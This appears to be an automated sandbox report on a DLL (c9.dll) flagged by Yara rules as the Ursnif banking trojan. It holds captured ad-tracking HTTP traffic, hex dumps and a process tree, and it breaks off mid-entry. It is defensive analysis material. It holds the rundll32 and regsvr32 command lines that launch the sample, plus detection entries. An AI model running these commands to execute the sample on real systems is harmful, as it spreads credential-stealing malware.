2021-10-07 14:20:18 UTC	134	IN	Data Raw: 71 bc 6c 2a 32 10 80 82 24 25 8a 8e b7 ad 14 e8 d3 c8 10 0b 54 44 8d 93 0b 09 95 bf d0 0d 4f 20 bd 83 e2 a5 58 85 ff 00 86 3e 2b 56 13 0a 08 b9 48 a3 17 ef ab 99 1a e3 f8 2b 1f 8b 03 56 19 9b 23 2b 6d bb 28 1f e5 a8 a0 65 36 72 0d 89 56 f7 ae 81 2f 41 65 85 b5 64 40 0b 44 7b ef 4f 29 b8 9b 0c ee c5 b5 1b ae bc af 4c b8 79 e3 cb 21 23 44 91 36 bf e5 e8 06 e0 f9 3d cb 44 0d b3 59 ef 57 89 f0 24 af 2d 0c cf e6 fd 74 7f 93 57 4a 54 98 89 a3 69 0e cc a1 73 2d e9 4d 47 82 c3 e1 1d 50 92 85 d9 99 ee da 6a 06 cb 52 e3 e6 9a 3b 1c e4 b8 28 d6 57 f0 ad 80 d0 d2 47 87 95 95 a2 6b 5e 41 1d b4 04 57 10 91 e2 49 24 03 fd 22 91 25 02 ea eb 19 50 d6 e5 73 bd 14 57 37 53 fb 39 2b 11 14 91 b6 ab 08 c8 a5 4e cd 75 11 9f eb 59 da fa 19 e4 32 10 7b da c7 b6 e6 91 2c 40 01 54 Data Ascii: ql*2$%TDO X>+VH+V#+m(e6rV/Aed@D{O)Ly!#D6=DYW$-tWJTis-MGPjR;(WGk^AWI$"%PsW7S9+N uY2{,@T
2021-10-07 14:20:18 UTC	136	IN	Data Raw: 5f 52 b1 dc b5 b4 b3 5c d1 8c c0 8a ab 6c 30 f1 90 49 f8 fb d3 32 17 ce 00 c2 ec 4b 5c fb f4 33 32 2a 9b e1 8f 26 cd c9 ea 2d ef 73 03 7c 79 fa d6 19 b8 7c 5b 03 1b 80 78 a0 0e 87 6b 57 93 f3 c9 84 48 55 4f 18 0c c8 49 0d ec d7 93 32 ca ea e5 54 c9 a3 05 0b cd 3b 57 93 89 e2 ce fa b3 e9 c6 f9 80 2a 25 c4 34 a8 57 11 c5 bb 8b 76 00 02 6a 29 5c b8 21 5a e0 0c bb dc 0b 5e f4 f1 66 97 38 50 a1 94 31 d0 95 d0 1c bd 8d 49 26 20 48 a8 c8 a5 72 3d f4 b8 d3 c3 5c 10 b8 a5 b3 99 73 10 7e 55 66 21 f4 53 7b e9 40 de d7 06 8d df 86 3b 1d 6b 45 f2 94 8b f6 66 ad 87 e6 28 fb 0d 5b 31 ff 00 71 a1 ad f5 1f 5a 16 fc 7c 43 fc c2 b5 10 4b fe d3 5f f4 91 7e 55 64 c1 cc ee d1 5b da 2c 2c 0d 73 e8 2a 5c 4a 99 1d d6 39 3f 56 cd cd 4f 4e d4 7d 20 ca 77 06 b1 f0 e7 6c cd 6c 31 bb Data Ascii: _R\l0I2K\32*&-s|y|[xkWHUOI2T;W*%4Wvj)\!Z^f8P1I& Hr=\s~Uf!S{@;kEf([1qZ|CK_~Ud[,,s*\J9?VON} wll1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49789	35.244.174.68	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:11 UTC	4	OUT	GET /710489.gif HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: id.rlcdn.com Connection: Keep-Alive
2021-10-07 14:20:11 UTC	5	IN	HTTP/1.1 451 Unavailable For Legal Reasons Date: Thu, 07 Oct 2021 14:20:11 GMT Content-Length: 0 Via: 1.1 google Alt-Svc: clear Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49786	3.127.209.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:11 UTC	4	OUT	GET /ul_cb/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: x.bidswitch.net Connection: Keep-Alive Cookie: tuuid=e3c6ab64-6227-451b-a0eb-80821c5205b0; c=1633616410; tuuid_lu=1633616410

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:11 UTC	5	IN	HTTP/1.1 302 Moved Temporarily Cache-Control: no-cache, no-store, must-revalidate Date: Thu, 07 Oct 2021 14:20:11 GMT Location: //sync.mathtag.com/sync/img?mt_exid=46&redir=%2F%2Fx.bidswitch.net%2Fsync%3Fdsp_id%3D80%26user_id%3D%5BUUID%5D%26expires%3D30%26ssp%3Dmedianet%26bsw_param%3De3c6ab64-6227-451b-a0eb-80821c5205b0&gdpr=0&gdpr_consent= Set-Cookie: tuuid=e3c6ab64-6227-451b-a0eb-80821c5205b0; path=/; expires=Fri, 07-Oct-2022 14:20:11 GMT; domain=.bidswitch.net; samesite=none; secure Set-Cookie: tuuid_lu=1633616411; path=/; expires=Fri, 07-Oct-2022 14:20:11 GMT; domain=.bidswitch.net; samesite=none; secure Content-Length: 0 Connection: Close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49792	76.223.111.131	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:11 UTC	6	OUT	GET /track/cmf/generic?ttd_pid=8m33zk4&ttd_tpi=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: match.adsrvr.org Connection: Keep-Alive
2021-10-07 14:20:11 UTC	6	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 14:20:11 GMT Content-Type: text/html Content-Length: 167 Connection: close Cache-Control: private,no-cache, must-revalidate Pragma: no-cache Location: https://match.adsrvr.org/track/cmb/generic?ttd_pid=8m33zk4&ttd_tpi=1 X-AspNet-Version: 4.0.30319 Set-Cookie: TDID=b8ee5114-8694-4079-a979-819224d901d9; domain=.adsrvr.org; expires=Fri, 07-Oct-2022 14:20:11 GMT; path=/; secure; SameSite=None Set-Cookie: TDCPM=CAEYBSgCMgsIsMry3InqhDoQBTgB; domain=.adsrvr.org; expires=Fri, 07-Oct-2022 14:20:11 GMT; path=/; secure; SameSite=None P3P: CP="NOI DSP COR CUR ADMo DEVo PSAo PSDo OUR SAMo BUS UNI NAV"
2021-10-07 14:20:11 UTC	7	IN	Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 3a 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6d 61 74 63 68 2e 61 64 73 72 76 72 2e 6f 72 67 2f 74 72 61 63 6b 2f 63 6d 62 2f 67 65 6e 65 72 69 63 3f 74 74 64 5f 70 69 64 3d 38 6d 33 33 7a 6b 34 26 74 74 64 5f 74 70 69 3d 31 22 3e 68 74 74 70 73 3a 2f 2f 6d 61 74 63 68 2e 61 64 73 72 76 72 2e 6f 72 67 2f 74 72 61 63 6b 2f 63 6d 62 2f 67 65 6e 65 72 69 63 3f 74 74 64 5f 70 69 64 3d 38 6d 33 33 7a 6b 34 26 74 74 64 5f 74 70 69 3d 31 3c 2f 61 3e Data Ascii: Redirecting to: https://match.adsrvr.org/track/cmb/generic?ttd_pid=8m33zk4&ttd_tpi=1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49793	76.223.111.131	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:11 UTC	7	OUT	GET /track/cmb/generic?ttd_pid=8m33zk4&ttd_tpi=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: match.adsrvr.org Connection: Keep-Alive Cookie: TDID=b8ee5114-8694-4079-a979-819224d901d9; TDCPM=CAEYBSgCMgsIsMry3InqhDoQBTgB

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:11 UTC	7	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 14:20:11 GMT Content-Type: text/html Content-Length: 199 Connection: close Cache-Control: private,no-cache, must-revalidate Pragma: no-cache Location: https://cs.media.net/cksync?cs=1&type=ttd&ovsid=b8ee5114-8694-4079-a979-819224d901d9 X-AspNet-Version: 4.0.30319 Set-Cookie: TDID=b8ee5114-8694-4079-a979-819224d901d9; domain=.adsrvr.org; expires=Fri, 07-Oct-2022 14:20:11 GMT; path=/; secure; SameSite=None Set-Cookie: TDCPM=CAEYBSABKAIyCwiwyvLcieqEOhAFOAE.; domain=.adsrvr.org; expires=Fri, 07-Oct-2022 14:20:11 GMT; path=/; secure; SameSite=None P3P: CP="NOI DSP COR CUR ADMo DEVo PSAo PSDo OUR SAMo BUS UNI NAV"
2021-10-07 14:20:11 UTC	8	IN	Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 3a 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 63 73 2e 6d 65 64 69 61 2e 6e 65 74 2f 63 6b 73 79 6e 63 3f 63 73 3d 31 26 74 79 70 65 3d 74 74 64 26 6f 76 73 69 64 3d 62 38 65 65 35 31 31 34 2d 38 36 39 34 2d 34 30 37 39 2d 61 39 37 39 2d 38 31 39 32 32 34 64 39 30 31 64 39 22 3e 68 74 74 70 73 3a 2f 2f 63 73 2e 6d 65 64 69 61 2e 6e 65 74 2f 63 6b 73 79 6e 63 3f 63 73 3d 31 26 74 79 70 65 3d 74 74 64 26 6f 76 73 69 64 3d 62 38 65 65 35 31 31 34 2d 38 36 39 34 2d 34 30 37 39 2d 61 39 37 39 2d 38 31 39 32 32 34 64 39 30 31 64 39 3c 2f 61 3e Data Ascii: Redirecting to: https://cs.media.net/cksync?cs=1&type=ttd&ovsid=b8ee5114-8694-4079-a979-819224d901d9

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49797	185.29.132.241	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	8	OUT	GET /sync/img?mt_exid=46&redir=%2F%2Fx.bidswitch.net%2Fsync%3Fdsp_id%3D80%26user_id%3D%5BUUID%5D%26expires%3D30%26ssp%3Dmedianet%26bsw_param%3De3c6ab64-6227-451b-a0eb-80821c5205b0&gdpr=0&gdpr_consent= HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: sync.mathtag.com
2021-10-07 14:20:12 UTC	9	IN	HTTP/1.1 302 Moved Temporarily Date: Thu, 07 Oct 2021 14:20:12 GMT Content-Type: image/gif Content-Length: 0 Connection: close Server: MT3 3984 0e3af3b master zrh-pixel-x27 config:1.0.0 Cache-Control: no-cache P3P: CP="NOI DSP COR NID CURa ADMa DEVa PSAa PSDa OUR BUS COM INT OTC PUR STA" set-cookie: uuid=7e4f615f-021c-4400-97d1-71d777cb5972; domain=.mathtag.com; path=/; expires=Fri, 04-Nov-2022 14:20:12 GMT; SameSite=None; Secure location: https://x.bidswitch.net/sync?dsp_id=80&user_id=7e4f615f-021c-4400-97d1-71d777cb5972&expires=30&ssp=medianet&bsw_param=e3c6ab64-6227-451b-a0eb-80821c5205b0&gdpr=0&gdpr_consent= Expires: Thu, 07 Oct 2021 14:20:11 GMT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49801	3.127.209.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	10	OUT	GET /sync?dsp_id=80&user_id=7e4f615f-021c-4400-97d1-71d777cb5972&expires=30&ssp=medianet&bsw_param=e3c6ab64-6227-451b-a0eb-80821c5205b0&gdpr=0&gdpr_consent= HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: x.bidswitch.net Cookie: tuuid=e3c6ab64-6227-451b-a0eb-80821c5205b0; c=1633616410; tuuid_lu=1633616411

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	10	IN	HTTP/1.1 302 Moved Temporarily Cache-Control: no-cache, no-store, must-revalidate Date: Thu, 07 Oct 2021 14:20:12 GMT Location: //contextual.media.net/cksync.php?cs=1&type=bs&ovsid=e3c6ab64-6227-451b-a0eb-80821c5205b0&gdpr=0&gdpr_consent=&gdpr_pd= Set-Cookie: cs=; path=/; expires=Mon, 01-Mar-2004 00:00:00 GMT; domain=.bidswitch.net; samesite=none; secure Set-Cookie: bsw_origin_init=; path=/; expires=Mon, 01-Mar-2004 00:00:00 GMT; domain=.bidswitch.net; samesite=none; secure Content-Length: 0 Connection: Close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49804	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 14:20:12 UTC	11	OUT	GET /ups/58222/sync?_origin=1&uid=2766180096684126000V10 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=69&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: ups.analytics.yahoo.com
2021-10-07 14:20:12 UTC	11	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 14:20:12 GMT Content-Length: 0 Strict-Transport-Security: max-age=31536000 P3P: CP=NOI DSP COR LAW CURa DEVa TAIa PSAa PSDa OUR BUS UNI COM NAV Location: https://ups.analytics.yahoo.com/ups/58222/sync?_origin=1&uid=2766180096684126000V10&verify=true Age: 0 Connection: close Server: ATS/7.1.2.138 Set-Cookie: A3=d=AQABBBwCX2ECEPuVj2RlU4od0aG8sPO8M2EFEgEBAQFTYGFoYQAAAAAA_eMAAA&S=AQAAAouTZ_8WaBi0hZfRZ-z61xY; Expires=Fri, 7 Oct 2022 20:20:12 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/; SameSite=None; Secure; HttpOnly Set-Cookie: B=62ctsudglu0gs&b=3&s=uo; Expires=Fri, 7 Oct 2022 20:20:12 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 5048 Parent PID: 5940

General

Start time:	16:19:54
Start date:	07/10/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true

Commandline:	loaddll32.exe 'C:\Users\user\Desktop\c9.dll'
Imagebase:	0x390000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.494076089.0000000003318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.494104508.0000000003318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.494162883.0000000003318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000002.793692440.0000000003318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000002.791857039.00000000028C9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.494126017.0000000003318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.493921377.0000000003318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.493983167.0000000003318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.494183251.0000000003318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.494038831.0000000003318000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.400880325.0000000000880000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 6032 Parent PID: 5048

General

Start time:	16:19:54
Start date:	07/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\c9.dll',#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 6044 Parent PID: 5048

General

Start time:	16:19:55
Start date:	07/10/2021

Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\c9.dll
Imagebase:	0x130000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.522487862.0000000004AB9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.523734739.0000000005328000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.522077972.0000000005328000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.521984105.0000000005328000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.522163462.0000000005328000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.521952252.0000000005328000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.522107522.0000000005328000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.522139753.0000000005328000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.376653737.0000000004520000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.522176306.0000000005328000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.522017997.0000000005328000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5876 Parent PID: 6032

General

Start time:	16:19:55
Start date:	07/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\c9.dll',#1
Imagebase:	0xac0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.455802504.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000003.378158897.0000000002F90000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.455706201.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.455826385.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.455734342.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000003.462278970.0000000004E29000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.463365965.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.455848198.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.455863504.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.455758627.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.455887821.00000000056A8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 5868 Parent PID: 5048

General

Start time:	16:19:55
Start date:	07/10/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff78b180000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 1576 Parent PID: 5048

General

Start time:	16:19:56
Start date:	07/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\c9.dll,DllRegisterServer
Imagebase:	0xac0000

File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000003.494661342.0000000004A29000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.488044357.00000000052F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000003.386491469.0000000004530000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000002.496166737.00000000052F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.488134798.00000000052F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.487996782.00000000052F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.488104273.00000000052F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.488074822.00000000052F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.488158475.00000000052F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.488197263.00000000052F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.487961993.00000000052F8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 6180 Parent PID: 5868

General

Start time:	16:19:57
Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:17410 /prefetch:2
Imagebase:	0xa40000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 6296 Parent PID: 5048

General

Start time:	16:20:02

Start date:	07/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\c9.dll,Voicetest
Imagebase:	0x7ff797770000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000008.00000003.395591048.0000000004D60000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 6436 Parent PID: 5048

General

Start time:	16:20:12
Start date:	07/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\c9.dll,Writtendesign
Imagebase:	0xac0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000A.00000003.399484771.0000000003020000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: iexplore.exe PID: 6072 Parent PID: 5868

General

Start time:	16:21:26
Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:82962 /prefetch:2
Imagebase:	0xa40000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 1704 Parent PID: 5868

General

